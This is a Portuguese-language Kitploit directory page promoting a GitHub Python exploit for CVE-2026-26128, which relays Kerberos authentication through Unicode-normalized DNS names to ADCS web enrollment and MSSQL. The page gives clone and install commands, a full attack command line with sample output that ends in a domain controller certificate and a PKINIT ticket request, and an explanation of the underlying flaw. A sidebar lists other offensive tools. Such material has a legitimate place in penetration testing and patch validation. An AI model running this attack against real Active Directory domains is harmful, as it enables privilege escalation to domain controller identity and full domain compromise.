

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-26128 — Explora a reflexão Kerberos via normalização Unicode no Windows Active Directory para retransmitir autenticação para ADCS e MSSQL, permitindo escalonamento de privilégios baseado em certificados. | Kitploit
Ferramentas/GitHubGitHub/jarnovandenbrink/cve-2026-26128
ExploraçãoExploração de Aplicações WebTestes de PenetraçãoAutenticaçãoRed Teaming
GitHubjarnovandenbrink/cve-2026-26128

CVE-2026-26128

Explora a reflexão Kerberos via normalização Unicode no Windows Active Directory para retransmitir autenticação para ADCS e MSSQL, permitindo escalonamento de privilégios baseado em certificados.

Ver Repositório
64841há 6 mesesRevisado pelo Kitploit
Compartilhar

CVE-2026-26128

Example

Ferramenta em Python para explorar reflexão Kerberos via normalização Unicode no Windows Active Directory. Baseado na pesquisa de Guillaume André / Synacktiv.

Instalação

Estas ferramentas são compatíveis apenas com Python 3.8+. Clone o repositório do GitHub, instale as dependências e está pronto para usar:

git clone https://github.com/jarnovandenbrink/CVE-2026-26128.git
cd CVE-2026-26128
pip install -r requirements.txt

Usos


python3 CVE-2026-26128.py contoso.com/john:password -t http://contoso-dc.contoso.com/certsrv/certfnsh.asp -l 192.168.1.80 -dc-ip 192.168.1.10
[*] Connecting to LDAP on 192.168.1.10
[*] LDAP connection established
[*] Adding DNS record: cⓞntoso-dc.contoso.com
[*] Waiting for DNS propagation... 180s
[*] DNS propagation complete
[*] Setting up SMB Server
[*] SMBD: Received connection from 192.168.1.10
[*] HTTP server returned status code 200, treating as a successful login
[*] [+] Attack worked!
[*] Certificate will be written to: /path/to/CONTOSO-DC.pfx
[*] To request a TGT using PKINIT run:
	python3 gettgtpkinit.py contoso.com/CONTOSO-DC$ -cert-pfx /path/to/CONTOSO-DC.pfx -dc-ip 192.168.1.10 out.ccache
[*] GOT CERTIFICATE! ID 16
[*] Writing PKCS#12 certificate to ./CONTOSO-DC.pfx
[*] Certificate successfully written to file

Alternativamente, este ataque pode ser realizado contra o registro web do ADCS e o MSSQL. Observe que, para o relaying Kerberos para o MSSQL, o SQL Server deve estar em execução como a conta da máquina. Caso contrário, o AP-REQ não será descriptografado com a chave correta.

Exploração

Esta ferramenta explora a forma como o Windows normaliza caracteres Unicode ao resolver SPNs. O serviço DnsCache usa CompareStringW com NORM_IGNORECASE, que trata ⓢⓡⓥ1․ⓐⓓ․ⓛⓞⓒⓐⓛ de forma diferente de srv1.ad.local, fazendo com que ele emita uma solicitação DNS. O Domain Controller, por outro lado, usa LCMapStringEx com os flags de normalização 0x31403. Ao registrar um registro DNS para o hostname Unicode e apontá-lo para a máquina do atacante, o AP-REQ pode ser retransmitido para qualquer serviço que não aplique channel binding ou integridade de comunicações.

Os alvos de relay suportados são o registro web do ADCS e o MSSQL. O suporte ao SCCM AdminService está planejado. Observe que o relay SMB não é mais possível em sistemas corrigidos com a atualização de Patch Tuesday de março de 2026.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




